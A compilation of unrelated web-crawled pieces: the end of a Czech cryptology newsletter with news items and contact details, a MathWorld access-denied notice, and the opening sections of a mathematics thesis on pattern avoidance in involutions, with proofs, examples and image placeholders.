   Problém bude ovšem s prokazováním autentičnosti e-mailů - nebyly elektronicky podepsány nebo označeny časovým razítkem. Při této příležitosti mne napadla otázka, jak se vyrovnají naše soudy s případným sporem, kdy jedna strana předloží jako důkaz dokument, který bude elektronicky podepsán, ale stalo se tak ještě před datem nabytí platnosti našeho zákona o elektronickém podpisu (1.10.2000)? Pokud je mi známo, zákon tuto situaci neřeší.

8. V Británii se začalo pracovat na projektu Noemova archa 21.století s cílem archivovat, tj. dokumentovat a bezpečně uložit na jednom místě obrázky a zvuky všech ohrožených zvířat a rostlin na světě. (http://www.arkive.co.uk).

9. Dobrovolný "internetový" vězeň DotComGuy, odkázaný jen na sebe a svůj počítač, oslavil malé jubileum svého pobytu v pronajatém domě v Dallasu. 26-ti letý inženýr Mitch Maddox se dobrovolně zavázal na dobu jednoho roku založit svůj život jen na využívání e-komerce. Nastěhoval se do prázdného domu a změnil své občanské jméno na přezdívku DotComGuy. Nyní je již 8 měsíců zavřený v obklíčení internetových kamer, přičemž pro své každodenní potřeby může využívat jen internet a služby, které tato síť poskytuje.

G. Závěrečné informace

Adresa URL , na níž můžete najít tento sešit (nejdříve 15 dní po jeho rozeslání) a předchozí sešity GCUCMP (zkonvertovány do PDF formátu), informace o přednáškách z kryptologie na MFF UK, některé články a další související témata :

http://www.mujweb.cz/veda/gcucmp

Stránku lze také najít pomocí vyhledavače "yahoo" nebo "seznam", případně ji můžete navštívit z http://www.trustcert.cz

Spojení :

p.vondruska@nbu.cz - běžná komunikace, zasílání příspěvků

pavel.vondruska@post.cz - osobní poštovní stránka, registrace odběratelů

pavel.vondruska@sms.paegas.cz - jen 160 znaků !

mobil : Mgr.Pavel Vondruška 0603 436 341

Všechny uvedené informace jsou převzaty z volně dostupných prověřených zdrojů (internet, noviny) nebo se jedná o původní články podepsané autory. Oficiální informační sešit je primárně určený pro členy "Kryptologické sekce Jednoty českých matematiků a fyziků" (GCUCMP). Pokud má kdokoliv zájem o zasílání tohoto sešitu, může se zaregistrovat pomocí e-mailu na adrese pavel.vondruska@post.cz (předmět: Crypto-World). Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu.

Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.

Access Denied to Browser Agent Mozilla/4.0 (compatible; WebCapture 3.0; Windows)

Thank you for your interest in *Eric Weisstein's World of Mathematics*. You have been denied access because your browser agent either failed to identify itself or was found in a proscribed list of "bulk downloaders" that do not respect `robots.txt` files. Note that some "content filtering" programs (e.g., *AtGuard*) can prevent your browser from identifying itself and can be responsible for the problem.

The material on this web site is copyrighted, and may not be bulk downloaded. For more information, please see the relevant FAQs,

http://mathworld.wolfram.com/terms.html
http://mathworld.wolfram.com/faq.html#agent
http://mathworld.wolfram.com/faq.html#copyright
http://mathworld.wolfram.com/faq.html#mirrors

Sincerely,
MathWorld webmaster

PATTERN AVOIDANCE IN INVOLUTIONS

ELIZABETH WULCAN

ABSTRACT. This work concerns pattern avoidance in involutions. We give a complete solution for the number of involutions avoiding one or two classical 3-patterns, mainly by relating these to well known combinatorial structures such as Dyck paths and Young tableaux. The results for single 3-patterns were previously obtained by Simion and Schmidt. However, we give new proofs in most cases. We also give some results for the number of involutions avoiding generalised patterns.

CONTENTS

1. INTRODUCTION

Classically a k-pattern p is a permutation of $[k] = \{1, 2, \ldots, k\}$ and a permutation π of $[n]$ is said to have an occurrence of p if π has a subword whose letters are in the same relative order as the letters of p. If π has no occurrences of p, we say that π avoids p. For example $\pi = 52134$ avoids $p = 132$ whereas $\pi = 41253$ has two occurrences of p (the subwords 153 and 253).

In the last decades there have been plenty of articles written on the subject of patterns and in particular on pattern avoidance. One of the earliest results worth mentioning is found in Knuth [7], where it is established that for all 3-patterns p, the number of permutations of $[n]$ that avoid p equals the nth Catalan number. In Simion and Schmidt [10], multiavoidance, that is when two or more patterns are simultaneously avoided, was considered and a full solution for the case of double avoidance was given. Simion and Schmidt also treated pattern-avoiding involutions, the topic of this work. Indeed, the results of Section 3, which concern the six classical 3-patterns, are all proven in [10]. However, we give new proofs of some of the results.

As a further development of the concept of patterns, Babson and Steingrímsson [3] introduced generalised patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation for the pattern to occur. Avoidance of generalised patterns has been studied by, for example, Claesson [1], Kitaev [5], [6] and Claesson and Mansour [2]. In Section 4 we give some results for involutions avoiding generalised patterns.

Finally, in Section 5 we investigate double avoidance and give a complete solution for the number of involutions avoiding any two classical 3-patterns.

2. Preliminaries

Before starting the investigation on pattern-avoiding involutions we introduce the main concepts that will be used in this work. To start with, an *alphabet* X is a nonempty set of *letters* and a *word* over X is a finite sequence of letters from X. We denote the *empty word*, that is the word with no letters, by ϵ. Let $x = x_1x_2\cdots x_n$ be a word over X. A *subword* of x is a word $v = x_{i_1}x_{i_2}\cdots x_{i_k}$, where $1 \leq i_1 \leq i_2 \leq \cdots \leq i_k \leq n$. A *segment* is a word $v = x_ix_{i+1}\cdots x_{i+k}$. We define the *length of* x, denoted by $|x|$, to be the number of elements in x.

2.1. **Permutations.** Let $[n] = \{1, 2, \ldots, n\}$. A *permutation* π of $[n]$ is a bijection from $[n]$ to $[n]$. However, we sometimes refer to permutations of a subset A of $[n]$. This should be interpreted as a bijection from A to A. There are several different notations for the permutations, suitable for different purposes. A permutation π is usually seen as the word

$$\pi = \pi(1)\pi(2)\cdots\pi(n).$$

Another way of writing the permutation is given by the two line (or French) notation

$$\pi = \begin{pmatrix} 1 & 2 & \ldots & n \\ a_1 & a_2 & \ldots & a_n \end{pmatrix}.$$

This means that $1 \mapsto a_1$, $2 \mapsto a_2$ et cetera, hence the permutation is unaffected by rearrangement of the columns, which makes it easy to find the inverse of π. Indeed

$$\pi^{-1} = \begin{pmatrix} a_1 & a_2 & \dots & a_n \\ 1 & 2 & \dots & n \end{pmatrix}.$$

Rearranging the top line in increasing order gives π^{-1} as a word in the bottom line.

We will also use a third notation, the cycle form, where the letters in $[n]$ are grouped together in cycles. A cycle $(a_1 a_2 \cdots a_k)$ means that $a_i \mapsto a_{i+1}$ for $i < k$ and that $a_k \mapsto a_1$. Fixed points, that is those i for which $i \mapsto i$, are conventionally omitted. As will be shown in the example below, the cycle notation is generally not unique.

We denote the set of permutations of $[n]$ by $\mathcal{S}_n$.

Example 1. Consider the permutation

$$\pi = \begin{cases} 1 \to 3 \\ 2 \to 4 \\ 3 \to 6 \\ 4 \to 2 \\ 5 \to 5 \\ 6 \to 1 \end{cases}$$

We write it as the word

$$\pi = 346251,$$

or in the two line notation;

$$\pi = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 & 6 \\ 3 & 4 & 6 & 2 & 5 & 1 \end{pmatrix},$$

from which we get the inverse of π as

$$\pi^{-1} = \begin{pmatrix} 3 & 4 & 6 & 2 & 5 & 1 \\ 1 & 2 & 3 & 4 & 5 & 6 \end{pmatrix} = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 & 6 \\ 6 & 4 & 1 & 2 & 5 & 3 \end{pmatrix}.$$

The permutation π could be written in cycle form as

$$\pi = (136)(24)$$

but we also have

$$\pi = (24)(136) = (361)(24) = (42)(613).$$

This shows that the cycle notation is not unique. Note that the fixed point 5 is not written out.

2.2. **Involutions.** An *involution* is a permutation that is its own inverse. Thus an involution consists of cycles of length 1 or 2. We let $\mathcal{I}_n$ denote the set of all involutions of $[n]$.

2.3. **Generalised patterns.** A *generalised k-pattern* p is a word of length k consisting of all the elements of $[k]$, in which two letters may or may not be separated by a dash. Consider $\pi = a_1a_2\cdots a_n$ in $\mathcal{S}_n$. We say that the subword $v = v_1v_2\cdots v_k$ is a *p-subword* of π if the v_i's are in the same relative order as the p_i's and two adjacent letters of v are adjacent in π whenever the corresponding letters of p are not separated by a dash. We also refer to v as an *occurrence of p*. If π has no occurrences of p, we say that π *avoids* p or that π is *p-avoiding*. We define $\mathcal{S}_n(p)$ and $\mathcal{I}_n(p)$ to be the set of p-avoiding permutations and involutions in $\mathcal{S}_n$, respectively, and more generally we let $\mathcal{S}_n(A) = \bigcap_{p\in A}\mathcal{S}_n(p)$, just as $\mathcal{I}_n(A) = \bigcap_{p\in A}\mathcal{I}_n(p)$. It is convenient to regard the pattern p as a function from $\mathcal{S}_n$ to $\mathbb{N}$ where $p\pi$ is defined as the number of p-subwords of π. Thus π is p-avoiding if and only if $p\pi = 0$.

Usually the term pattern refers to the type of patterns p_1-p_2-$\cdots$-p_k with dashes between each pair of adjacent letters, that is, no attention is paid to whether the letters of the permutation are adjacent or not. Those patters were the first to be defined and studied and we therefore call them classical patterns.

Example 2. Regarded as a permutation statistic (a function from $\mathcal{S}_n$ to $\mathbb{N}$), the pattern (1-2-3) counts the number of increasing subsequences of length 3. For example, the longest increasing sequence of the permutation 21543 is of length two and consequently 21543 avoids (1-2-3).

The pattern (21) counts *descents* in a permutation, that is the number of i's such that $a_i > a_{i+1}$, just as (12) counts the *ascents*, the number of i's such that $a_i < a_{i+1}$.

The pattern $p = (1\text{-}32)$ counts the subwords of the form a_i-a_ja_{j+1} such that $a_i < a_{j+1} < a_j$. The permutation 25431 has two occurrences of p, namely 254 and 243.

2.4. **Young tableaux.** A *Young tableau P of shape $(n_1, n_2, \ldots n_m)$* is an arrangement of n distinct integers as an array of m left-justified rows, with n_i elements in row i, where $n_1 \geq n_2 \geq n_m \geq 0$ and $n_1+n_2+\cdots+n_m = n$. The entries of the rows and the columns must be ordered increasingly from left to right and from top to bottom, respectively. We write $P_{i,j}$ for the element in row i and column j.

Example 3. We have that

$$P = \begin{array}{|c|c|c|c|}\hline 1 & 3 & 4 & 9 \\ \hline 2 & 5 \\ \cline{1-2} 6 & 7 \\ \cline{1-2} 8 \\ \cline{1-1}\end{array}$$

is a Young tableau of shape $(4, 2, 2, 1)$ and that $P_{3,2} = 7$.




FIGURE 1. The Dyck path in Example 5

2.5. **Inversion tables.** Given a permutation $\pi = a_1 a_2 \cdots a_n$, we let $t(\pi) = (t_1, t_2, \ldots, t_n)$, where $t_i = |\{j : j > i, a_j < a_i\}|$. That is, the ith entry of t is the number of letters following the ith letter of π that are smaller than the ith letter.

A pair (a_i, a_j) is called an *inversion* of the permutation π if $i < j$ and $a_i > a_j$. Accordingly, t defined above is called the *inversion table* of π, since it gives a measure of the number of inversions that each letter of π causes.

It is easy to see that a permutation is uniquely determined by its inversion table, for a demonstration see for example Stanley [12].

Example 4. Consider $\pi = 1327654$. The corresponding inversion table is $t = (0, 1, 0, 3, 2, 1, 0)$, because there is no element smaller than 1 and there is exactly one element to the right of 3, namely 2, that is smaller than 3 et cetera.

2.6. **Dyck paths.** A *Dyck path of length 2n* is a lattice path from (0,0) to $(0, 2n)$ that consists of steps (1,1) and (1,-1) and that never goes below the x-axis. Denoting the steps (1,1) and (1,-1) by u (for up) and d (for down), a Dyck path can be written as a word over the alphabet $\{u, d\}$. The number of Dyck paths of length $2n$ is the nth *Catalan number* $C_n = \frac{1}{n+1}\binom{2n}{n}$. We denote the set of Dyck paths of length $2n$ by $\mathcal{D}_n$.

Example 5. The Dyck path of length $2 \cdot 7$ in Figure 3 is coded by the word *uuduuudddddud*.

3. PATTERN AVOIDING INVOLUTIONS

We start our work on pattern-avoiding involutions by investigating the avoidance of the six classical 3-patterns. For each such pattern we generate and study $\mathcal{I}_n(p)$, when n is small. When counting these involutions we obtain the first elements of the sequences that are presented in Table 1. Our aim is to show that the results are indeed true for all n.

For odd n, when $n/2$ is not an integer, it is natural to consider $\binom{n}{n/2}$ as $\binom{n}{\lfloor n/2 \rfloor}$ or $\binom{n}{\lceil n/2 \rceil}$, since the binomial $\binom{n}{k}$ coefficients are defined only for

p	$\lvert\mathcal{I}_n(p)\rvert$
(1–2–3)	$\binom{n}{n/2}$
(1–3–2)	$\binom{n}{n/2}$
(2–1–3)	$\binom{n}{n/2}$
(2–3–1)	2^{n-1}
(3–1–2)	2^{n-1}
(3–2–1)	$\binom{n}{n/2}$

TABLE 1. Classical patterns

integer n and k. However, $\binom{n}{\lfloor n/2\rfloor} = \binom{n}{n-\lfloor n/2\rfloor} = \binom{n}{\lceil n/2\rceil}$, so there should be no ambiguities concerning the interpretation. Let $\binom{n}{n/2} := \binom{n}{\lfloor n/2\rfloor}$.

It is observed that the involutions that avoid (2–3–1) are exactly the same as those that avoid (3–1–2), at least for small n. On the other hand we see that although $|\mathcal{I}_n(p)| = \binom{n}{n/2}$ for four different patterns p, there are no two distinct patterns p and q of these, such that $\mathcal{I}_n(p) = \mathcal{I}_n(q)$. The reader may convince himself of this by studying $\mathcal{I}_n(p)$ for small n.

3.1. **Avoiding p, when p is not an involution.** We consider the case when the pattern p itself is not an involution. As noticed above an involution avoids (2–3–1) if and only if it avoids (3–1–2). In this section this will be shown to follow from the fact that the patterns are inverses of each other. First, however, we show that $\mathcal{I}_n(2\text{–}3\text{–}1)$ is counted by 2^{n-1}.

Proposition 6. *The number of involutions of* $[n]$ *that avoid* (2–3–1) *is* 2^{n-1}.

We give a general description of the elements of $\mathcal{I}_n(2\text{–}3\text{–}1)$. Note that, if $\pi = a_1a_2\cdots a_n$ is a permutation of $[n]$, where n is in position k, then π avoids (2–3–1) if and only if it can be written as $\pi = \sigma n\tau$, where $\sigma = a_1a_2\cdots a_{k-1}$ is a (2–3–1)-avoiding permutation of $[k-1]$ and $\tau = a_{k+1}a_{k+2}\cdots a_n$ is a (2–3–1)-avoiding permutation of $\{k,\dots n-1\}$. Furthermore, if π is an involution we see that since n is in position k, the letter k must be in position n, and the only (2–3–1)-avoiding permutation τ of $\{k,\dots n-1\}$ ending with k is $\tau = (n-1)(n-2)\cdots(k+1)k$, that is, these letters must be in decreasing order. Indeed, all other possible τ's will contain at least one ascent ij, where $i<j$, and ijk will then form a (2–3–1)-subword. Hence every π in $\mathcal{I}_n(2\text{–}3\text{–}1)$ is of the form $\sigma n(n-1)\cdots(k+1)k$ where σ is in $\mathcal{I}_{k-1}(2\text{–}3\text{–}1)$. Such a π can be written explicitly as

$$\pi = k_1\cdots 1k_2\cdots(k_1+1)k_3\cdots(k_{\ell-1}+1)n\cdots(k_\ell+1).$$

In other words, the involutions can be considered as divided into segments, such that

(a) each letter in segment i is smaller than every letter in segment $(i+1)$,
(b) the elements in each segment are in decreasing order.

In order to show that $|\mathcal{I}_n(2\text{-}3\text{-}1)| = 2^{n-1}$ we give four proofs, where we construct bijections from $\mathcal{I}_n(2\text{-}3\text{-}1)$ to different sets that are known to be counted by 2^{n-1}.

First proof. Let B_n be the collection of binary strings of length n. Given a binary string $x = x_1x_2\cdots x_{n-1}$ in B_{n-1}, a permutation $\pi = a_1a_2\cdots a_n$ in $\mathcal{S}_n$ is constructed inductively by letting $\pi_0 = 1$ and then, if $\pi_i = \sigma i\tau$, by letting

$$\begin{aligned} \pi_{i+1} &= \sigma i\tau(i+1), \text{ if } x_i = 0 \\ \pi_{i+1} &= \sigma i(i+1)\tau, \text{ if } x_i = 1. \end{aligned}$$

That is, the permutation π is built up by successively placing each of the elements $1,\ldots,n$ either as the last element or just before the largest element already placed. This procedure defines a mapping

$$\begin{aligned} \Phi_n : B_{n-1} &\to \mathcal{S}_n, \\ x &\mapsto \pi. \end{aligned}$$

Denote the image of B_{n-1} by A_n. Then A_n consists of all permutations of the form

$$\sigma n(n\text{-}1)(n\text{-}2)\ldots(k+1)k, \text{ where } \sigma \in A_{k-1},$$

and is easily seen to coincide with $\mathcal{I}_n(2\text{-}3\text{-}1)$, according to the description above. Since Φ_n is clearly injective we have a one-to-one correspondence between the binary strings of length $(n-1)$ and $\mathcal{I}_n(2\text{-}3\text{-}1)$, hence $|\mathcal{I}_n(2\text{-}3\text{-}1)| = |B_{n-1}| = 2^{n-1}$. □

Example 7. Consider the binary string $x = 010111 \in B_6$. Then Φ_7 maps x to $\pi = 1327654$, via π_i, for $i = 0,\ldots,6$, where

$$\begin{aligned} \pi_0 &= 1 \\ \pi_1 &= 12, \text{ since } x_1 = 0 \\ \pi_2 &= 132, \text{ since } x_2 = 1 \\ \pi_3 &= 1324, \text{ since } x_3 = 0 \\ \pi_4 &= 13254, \text{ since } x_4 = 1 \\ \pi_5 &= 132654, \text{ since } x_5 = 1 \\ \pi = \pi_6 &= 1327654, \text{ since } x_6 = 1. \end{aligned}$$

Second proof. In this proof we show the one-to-one correspondence between $\mathcal{I}_n(2\text{-}3\text{-}1)$ and the binary strings of length $(n-1)$ by constructing

a mapping Ψ_n from T_n to B_{n-1}. Here T_n is the set of inversion tables $t = (t_1, t_2, \ldots, t_n)$ defined from $\pi = a_1 a_2 \cdots a_n \in \mathcal{I}_n(2\text{–}3\text{–}1)$ as

$$t_i := |\{j : j > i, a_j < a_i\}|.$$

That is, the ith entry of t is the number of letters following the ith letter of π that are smaller than the ith letter. From the appearance of $\mathcal{I}_n(2\text{–}3\text{–}1)$ it follows that the elements in T_n will be of the form

$$(k_1, k_1 - 1, \ldots, 1, 0, \ldots, 0, k_2, k_2 - 1, \ldots, 1, 0, k_\ell, k_\ell - 1, \ldots, 1, 0).$$

For example, a decreasing sequence $a_i a_{i+1} \ldots a_{i+k}$ of length $(k+1)$ will give rise to the segment $(t_i, t_{i+1}, \ldots, t_{i+k}) = (k, (k-1), \ldots, 1, 0)$ in the corresponding inversion table $t(\pi)$.

The mapping

$$\begin{array}{rcl} \Psi_n : T_n & \to & B_{n-1} \\ t = (t_1, t_2, \ldots, t_n) & \mapsto & x = x_1 x_2 \cdots x_{n-1} \end{array}$$

is now defined by

$$x_i = \begin{cases} 0 \text{ if } t_i = 0, \\ 1 \text{ if } t_i \neq 0. \end{cases}$$

It is easy to see that Ψ_n is invertible, when restricted to (2–3–1)-avoiding involutions. The inverse mapping is given by

$$t_i = \begin{cases} 0, \text{ if } x_i = 0, \\ s, \text{ where } (s-1) \text{ is the number of 1's following } x_i, \text{ if } x_i = 1. \end{cases}$$

A permutation is uniquely determined by its inversion table. Hence there is a one-to-one correspondence between B_{n-1} and $\mathcal{I}_n(2\text{–}3\text{–}1)$ via the inversion tables $\{T_n\}$, and $|\mathcal{I}_n(2\text{–}3\text{–}1)| = 2^{n-1}$. □

Example 8. Consider $\pi = 1327654$ from Example 7. The corresponding inversion table is $t = (0, 1, 0, 3, 2, 1, 0)$, according to Example 4. Now Ψ_7 maps $(0, 1, 0, 3, 2, 1, 0)$ onto 0101110, which is exactly the binary string x, given by the mapping Φ_7 in the first proof.

Third proof. Denote the set of subsets of $[n]$ by $\mathcal{P}_n$. We construct π in $\mathcal{I}_n(2\text{–}3\text{–}1)$ from A in $\mathcal{P}_{n-1}$ by letting the letter i be immediately preceded by a larger letter, if and only if i is in A. Because of the appearance of the elements in $\mathcal{I}_n(2\text{–}3\text{–}1)$ there is only one choice of the larger letter to precede i, namely $(i+1)$, and this algorithm for constructing π from A therefore clearly defines a bijection. Indeed, the segment $(i+k)(i+k-1)\cdots i$ is contained in π if and only if i, $(i+1)$, …, $(i+k)$ are in A. Hence there is a one-to-one correspondence between $\mathcal{P}_{n-1}$ and $\mathcal{I}_n(2\text{–}3\text{–}1)$, so $|\mathcal{I}_n(2\text{–}3\text{–}1)| = |\mathcal{P}_{n-1}| = 2^{n-1}$. □

Example 9. Let $A = \{2, 4, 5, 6\}$. The corresponding π is 1327654. Indeed, the letter 2 is the smallest letter that is in A, and accordingly the smallest letter to be preceded by a larger letter. From this we conclude

that 1 is a fixed point and, since 3 is not in A, the decreasing sequence ending with 2 must start with 3. The letter 4 is in A as well as 5 and 6, and hence π must contain the segment 7654.

We also see from this example how to get from π to A. Considering $\pi = 1327654$ we find that exactly the letters 2, 4, 5 and 6 are preceded by larger letters, hence $A = \{2, 4, 5, 6\}$.

Porism 10. *The number of involutions in $\mathcal{I}_n(2\text{-}3\text{-}1)$ with exactly k descents is $\binom{n-1}{k}$.*

Proof. Consider the bijection from $\mathcal{P}_{n-1}$ to $\mathcal{I}_n(2\text{-}3\text{-}1)$ defined in the third proof above. A (2-3-1)-avoiding involution is constructed from A in $\mathcal{P}_{n-1}$ by letting i be preceded by a larger letter if and only if i is in A. Hence the number of elements in A counts the descents of π. Since there are $\binom{n-1}{k}$ ways of choosing k letters out of $[n-1]$, the result follows. □

Finally, we give a proof by showing a one-to-one correspondence between $\mathcal{I}_n(2\text{-}3\text{-}1)$ and a certain type of Dyck paths, that are easily counted.

Fourth proof (of Proposition 6). Claesson [1] gives a proof of the well-known result that $\mathcal{S}_n(2\text{-}1\text{-}3)$ is counted by the nth Catalan number, in which he defines recursively a bijective mapping Φ from $\mathcal{S}_n(2\text{-}1\text{-}3)$ to the set of Dyck paths of length $2n$. We mimic his proof and construct a mapping Φ from $\mathcal{S}_n(2\text{-}3\text{-}1)$ to the Dyck paths of length $2n$.

Consider $\pi = a_1 a_2 \cdots a_n$ in $\mathcal{S}_n(2\text{-}3\text{-}1)$ with the letter n in position k. According to the discussion on page 6 we can write $\pi = \sigma n \tau$, where $\sigma = a_1 a_2 \cdots a_{k-1}$ is a (2-3-1)-avoiding permutation of $[k-1]$ and $\tau = a_{k+1} a_{k+2} \cdots a_n$ is a (2-3-1)-avoiding permutation of $\{k+1, k+2, \ldots, n-1\}$.

Denoting the empty word by ϵ, we define $\Phi(\pi)$ recursively by

$$\Phi(\pi) = \begin{cases} \epsilon, \text{ if } \pi = \epsilon, \\ u\,(\Phi \circ \mathrm{proj})(\sigma)\,d\,(\Phi \circ \mathrm{proj})(\tau), \text{ otherwise.} \end{cases}$$

Here, $\mathrm{proj}(x)$ denotes the *projection* of the word $x = x_1 x_2 \cdots x_n$, where $x_i \in \mathbb{N}$ and $x_i \neq x_j$, onto $\mathcal{S}_n$, defined by

$$\mathrm{proj}(x) = a_1 a_2 \cdots a_n, \text{ where } a_i = |\{j \in [n].x_i \geq x_j\}|.$$

For example $\mathrm{proj}(265) = 132$.

It is easy to see that Φ is invertible and hence a bijection.




FIGURE 2. The Dyck path in Example 11

Example 11. Consider $\pi = 7312645 \in \mathcal{S}_7(2\text{-}3\text{-}1)$. The corresponding Dyck path is given by:

$$\begin{aligned}
\Phi(\pi) &= u\Phi(\epsilon)d\Phi(312645)\\
&= u\epsilon du\Phi(312)d\Phi(12)\\
&= u\epsilon duu\Phi(\epsilon)d\Phi(12)du\Phi(1)d\Phi(\epsilon)\\
&= u\epsilon duu\epsilon du\Phi(1)d\Phi(\epsilon)duu\Phi(\epsilon)d\Phi(\epsilon)d\epsilon\\
&= u\epsilon duu\epsilon duu\Phi(\epsilon)d\epsilon d\epsilon duu\epsilon d\epsilon d\epsilon\\
&= u\epsilon duu\epsilon duu\epsilon d\epsilon d\epsilon duu\epsilon d\epsilon d\epsilon\\
&= uduuduuddduudd.
\end{aligned}$$

When restricted to involutions we have that τ, and accordingly $\Phi(\tau)$, is determined by the position of n. In fact, the decreasing sequence starting with n, that is $n\tau$, where $\tau = (n-1)\cdots k$, corresponds to the Dyck path

$$\begin{aligned}
\Phi(\tau) &= u\Phi(\epsilon)d\Phi((n-1)(n-2)\cdots k)\\
&= udu\Phi(\epsilon)d\Phi((n-2)(n-3)\cdots k)\\
&\vdots\\
&= udud\cdots ud.
\end{aligned}$$

The image of $\mathcal{I}_n(2\text{-}3\text{-}1)$, denoted by D_n^*, will therefore be

$$D_n^* = \{uD_{n-k}^* dud\cdots ud\}.$$

That is, a Dyck path in D_n^* ends with a tail of the form $udud\cdots ud$, preceding which, there are no returns to the x-axis. Removing the tail, the down-step just before it and the first up-step of the Dyck path yields a path with the same properties. Note that D_n^* is the set of Dyck paths, in which a down-step is immediately followed by at most one up-step. As a consequence the peaks as well as the valleys are of decreasing height. An illustration of a typical Dyck path in D_n^* is given in Example 12 below.

From the construction, the number of D_n^* satisfies the recursion

$$|D_n^*| = \sum_{i=1}^{n-1} |D_i^*|,$$




FIGURE 3. The Dyck path in Example 12

and since $D_1^* = \{ud\}$, we have $|D_1^*| = 1$, so $|D_n^*| = 2^{n-1}$. □

Example 12. Let us return to the (2-3-1)-avoiding involution $\pi = 1327654$ from Example 7. We have that π corresponds to the Dyck path:

$$\begin{aligned}
\Phi(\pi) &= u\Phi(132)d\Phi(321) \\
&= uu\Phi(1)d\Phi(1)du\Phi(\epsilon)d\Phi(21) \\
&= uuu\Phi(\epsilon)ddu\Phi(\epsilon)ddu\epsilon du\Phi(\epsilon)d\Phi(1) \\
&= uuu\epsilon ddu\epsilon ddu\epsilon du\epsilon du\Phi(\epsilon)d\Phi(\epsilon) \\
&= uuu\epsilon ddu\epsilon ddu\epsilon du\epsilon du\epsilon d\epsilon \\
&= uuudduddududdud.
\end{aligned}$$

Proposition 13. *The number of involutions of* $[n]$ *that avoid* (3-1-2) *is* 2^{n-1}.

For the proof we need the following lemma.

Lemma 1. *Let* p *be a pattern in* $\mathcal{S}_k$. *Then* $\mathcal{I}_n(p) = \mathcal{I}_n(p^{-1})$.

Proof. Consider the involution π written in two line notation;

$$\pi = \begin{pmatrix} 1 & 2 & \dots & n \\ a_1 & a_2 & \dots & a_n \end{pmatrix}.$$

Suppose that the subword

$$v = \begin{pmatrix} i_1 & i_2 & \dots & i_k \\ a_{1_1} & a_{i_2} & \dots & a_{i_n} \end{pmatrix}$$

forms an occurrence of p. Then

$$v^{-1} = \begin{pmatrix} a_{1_1} & a_{i_2} & \dots & a_{i_n} \\ i_1 & i_2 & \dots & i_k \end{pmatrix}$$

is a p^{-1}-subword, contained in

$$\pi^{-1} = \begin{pmatrix} a_1 & a_2 & \dots & a_n \\ 1 & 2 & \dots & n \end{pmatrix}.$$

But since π is an involution, we have that $\pi = \pi^{-1}$, so π contains also the p^{-1}-subword v^{-1}. Hence we have an occurrence of p^{-1} if and only if we have an occurrence of p. □

Example 14. Let p be the pattern

$$p = \begin{pmatrix} 1 & 2 & 3 & 4 \\ 2 & 4 & 1 & 3 \end{pmatrix}.$$

Then

$$q = p^{-1} = \begin{pmatrix} 2 & 4 & 1 & 3 \\ 1 & 2 & 3 & 4 \end{pmatrix} = \begin{pmatrix} 1 & 2 & 3 & 4 \\ 3 & 1 & 4 & 2 \end{pmatrix}$$

is the inverse of p. Let π be the involution

$$\pi = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 & 6 & 7 & 8 & 9 \\ 5 & 3 & 2 & 9 & 1 & 6 & 8 & 7 & 4 \end{pmatrix}.$$

The letters

$$v = \begin{pmatrix} 2 & 4 & 5 & 8 \\ 3 & 9 & 1 & 7 \end{pmatrix}$$

form an occurrence of the pattern p. Accordingly,

$$v^{-1} = \begin{pmatrix} 3 & 9 & 1 & 7 \\ 2 & 4 & 5 & 8 \end{pmatrix} = \begin{pmatrix} 1 & 3 & 7 & 9 \\ 5 & 2 & 8 & 4 \end{pmatrix}$$

forms a q-subword.

Proof of Proposition 13. We have that (3-1-2) is the inverse of (2-3-1). The result then follows immediately from Proposition 6 and Lemma 1. □

We conclude this section by an application of Proposition 6 to a certain set of pattern avoiding permutations. Claesson [1] shows that involutions of $[n]$ are in one-to-one correspondence with permutations of $[n]$ that avoid (1-23) and (1-32). For the proof he constructs a bijection Φ between $\mathcal{I}_n$ and $\mathcal{S}_n(1\text{-}23, 1\text{-}32)$, which we describe below.

The standard form of a permutation π is defined by writing π in cycle notation and requiring that

(a) each cycle is written with its least element first
(b) the cycles are written in decreasing order with respect to their first elements.

The corresponding permutation $\widehat{\pi} = \Phi(\pi)$ is obtained from π in standard form by erasing the brackets separating the cycles. Since involutions consist of cycles of length one or two, each permutation $\widehat{\pi}$ in $\mathcal{S}_n(1\text{-}23, 1\text{-}32)$ is obtained from exactly one involution, and Φ is therefore a bijection.

Corollary 15. *Involutions of* $[n]$ *that avoid* (2-3-1) *are in one-to-one correspondence with permutations in* $[n]$ *that avoid* (1-23), (1-32), (13-2) *and* (3-214). *Hence*

$$|\mathcal{S}_n(1\text{-}23, 1\text{-}32, 13\text{-}2, 3\text{-}214)| = |\mathcal{I}_n(2\text{-}3\text{-}1)| = 2^{n-1}.$$

Proof. Claesson [1] proves the one-to-one correspondence between $\mathcal{S}_n(1\text{–}23, 1\text{–}32)$ and $\mathcal{I}_n$, so what is left to prove is that, given a (2–3–1)-avoiding involution π we have that $\Phi(\pi)$ avoids (13–2) and (3–214) and vice versa.

